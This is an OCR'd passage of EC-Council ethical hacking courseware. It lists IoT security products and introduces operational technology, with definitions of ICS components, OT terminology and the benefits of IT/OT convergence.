



Figure 18.57: Screenshot of DigiCert IoT Security Solutions


Listed below are some of the additional IoT security tools and solutions:

- FortiNAC (*https://www.fortinet.com*)
- Pulse: IoT Security Platform (*https://www.pwnieexpress.com*)
- Symantec IoT Security (*https://www.symantec.com*)
- darktrace (*https://www.darktrace.com*)
- Symantec Critical System Protection (*https://www.symantec.com*)
- Cisco IoT Threat Defense (*https://www.cisco.com*)
- AWS IoT Device Defender (*https://aws.amazon.com*)
- Bayshore Industrial Cyber Protection Platform (*https://www.bayshorenetworks.com*)
- Endpoint Protection Suite (*https://www.securetrust.com*)
- NSFOCUS ADS (*https://nsfocusglobal.com*)
- Norton Core (*https://us.norton.com*)
- zvelo IoT Security Solution (*https://zvelo.com*)
- Barbara (*https://barbaraiot.com*)
- Sternum (*https://www.sternumiot.com*)
- Bullguard IoT Scanner (*https://iotscanner.bullguard.com*)

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.



Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

OT Hacking

OT Concepts

Operational technology (OT) plays a major role in today's modern society, as it drives a collection of devices designed to work together as an integrated or homogeneous system. For example, OT in telecommunications is used to transfer information from the electrical grid through wheeling power. The same telecommunications are also used for financial transactions


Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

between electrical producers and consumers. OT is a combination of hardware and software that is used to monitor, run, and control industrial process assets. Before learning how to hack OT, it is important to understand its basic concepts. This section discusses various important concepts related to OT.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

What is OT?

- Operational Technology (OT) is the software and hardware designed to detect or cause changes in industrial operations through direct monitoring and/or controlling of industrial physical devices
- OT consists of Industrial Control Systems (ICS) that include Supervisory Control and Data Acquisition (SCADA), Remote Terminal Units (RTU), Programmable Logic Controllers (PLC), Distributed Control System (DCS), etc., to monitor and control the industrial operations



What is OT?

OT is a combination of software and hardware designed to detect or cause changes in industrial operations through direct monitoring and/or controlling of industrial physical devices. These devices include switches, pumps, lights, sensors, surveillance cameras, elevators, robots, valves, and cooling and heating systems. Any system that analyzes and processes operational data (such as technical components, electronics, telecommunications, and computer systems) can be a part of OT.

OT systems are used in the manufacturing, mining, healthcare, building, transportation, oil and gas, defense, and utility sectors, as well as many other industries, to ensure the safety of physical devices and their operations in networks. This technology consists of Industrial Control Systems (ICSs), which include Supervisory Control and Data Acquisition (SCADA), Remote Terminal Units (RTU), Programmable Logic Controllers (PLC), Distributed Control Systems (DCSs), and many other dedicated network systems that help in monitoring and controlling industrial operations.

OT systems employ different approaches to design hardware and protocols that are unfamiliar with IT. Supporting older versions of software and hardware makes OT systems more vulnerable to cyber-attacks, as developing fixes or patches for them is very difficult.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 18.58: Devices connected to an OT network




Figure 18.59: Components of OT

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Essential Terminology

Assets	OT systems consist of physical assets such as sensors and actuators, servers, workstations, network devices, and PLCs, and logical assets such as flow graphics, program logic, databases, firmware, and firewall rules
Zones and Conduits	A network segregation technique used to isolate the networks and assets to impose and maintain strong access control mechanisms
Industrial Network	A network of automated control systems is known as an industrial network
Business Network	It comprises of a network of systems that offer information infrastructure to the business
Industrial Protocols	Protocols used for serial communication and communication over standard Ethernet. Ex: S7, CDA, CIP, Modbus, etc.
Network Perimeter	It is the outermost boundary of a network zone i.e. closed group of assets
Electronic Security Perimeter	It is referred to as the boundary between secure and insecure zones
Critical Infrastructure	A collection of physical or logical systems and assets that the failure or destruction of which will severely impact the security, safety, economy, or public health

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Essential Terminology

Discussed below are some of the most important and extensively used terms related to OT systems:

- **Assets**

  Different components of OT are generally referred to as assets. Most OT systems, such as ICSs, comprise physical assets such as sensors and actuators, servers, workstations, network devices, PLCs, etc. ICS systems also include logical assets that represent the workings and containment of physical assets, such as graphics representing process flow, program logic, database, firmware, or firewall rules.

- **Zones and Conduits**

  Zones and conduits is a network segregation technique used to isolate networks and assets to impose and maintain strong access control mechanisms.

- **Industrial Network and Business Network**

  OT generally comprises a collection of automated control systems. These systems are networked to achieve a business objective. A network comprising these systems is known as an industrial network. An enterprise or business network comprises a network of systems that offer an information infrastructure to the business. Businesses often need to establish communications between business networks and industrial networks.

- **Industrial Protocols**

  Most OT systems employ proprietary protocols (S7, CDA, SRTP, etc.) or non-proprietary protocols (Modbus, OPC, DNP3, CIP, etc.). These protocols are generally used for serial communication and can also be used for communication over standard Ethernet using

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Internet Protocol (IP) along with transport layer protocols TCP or UDP. As these protocols operate at the application layer, they are referred to as applications.

- **Network Perimeter/Electronic Security Perimeter**

  The network perimeter is the outermost boundary of a network zone, i.e., a closed group of assets. It acts as a point of separation between the interior and exterior of a zone. Generally, cybersecurity controls are implemented at the network perimeter. An Electronic Security Perimeter refers to a boundary between secure and insecure zones.


- **Critical Infrastructure**

  Critical infrastructure refers to a collection of physical or logical systems and assets, the failure or destruction of which will severely impact security, safety, the economy, or public health.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

IT/OT Convergence (IIOT)

- IT/OT convergence is the integration of IT computing systems and OT operation monitoring systems to bridge the gap between IT/OT technologies for improving overall security, efficiency, and productivity
- The IT/OT convergence can enable smart manufacturing known as industry 4.0, where IoT applications are used in industrial operations
- Using this Internet of Things (IoT) for industrial operations such as monitoring supply chains, manufacturing and management systems is referred to as Industrial Internet of Things (IIoT)



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

IT/OT Convergence (IIOT)

IT/OT convergence is the integration of IT (information technology) computing systems and OT operation monitoring systems. Bridging the gap between IT and OT can improve the overall business, producing faster and efficient results. IT/OT convergence is not just about combining technologies but also about teams and operations. IT and OT teams are traditionally separated and are found in their respective domains. For instance, IT teams monitor internal processes such as programming, updating systems, and safeguarding networks from cyber-attacks, whereas OT teams ensure overall maintenance and management, including that of employees and industrial equipment.

IT/OT teams are required to understand each other's operations and working structure. This does not mean switching IT engineers into field/plant engineers or vice versa; it is about building a bridge between them to co-operate with each other to improve security, efficiency, quality, and productivity.

Benefits of merging OT with IT

IT/OT convergence can enable smart manufacturing known as industry 4.0, in which IoT applications are used in industrial operations. Using the IoT for industrial operations such as monitoring supply-chain, manufacturing, and management systems is referred to as the Industrial Internet of Things (IIoT).

The following are some of the benefits of converging IT/OT:

- **Enhancing Decision Making**: Decision making can be enhanced by integrating OT data into business intelligence solutions.
- **Enhancing Automation**: Business flow and industrial control operations can be optimized by OT/IT merging; together they can improve the automation.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Expedite Business Output**: IT/OT convergence can organize or streamline development projects to accelerate business output.
- **Minimizing Expenses**: Reduces the technological and organizational overheads.
- **Mitigating Risks**: Merging these two fields can improve overall productivity, security, and reliability, as well as ensuring scalability.

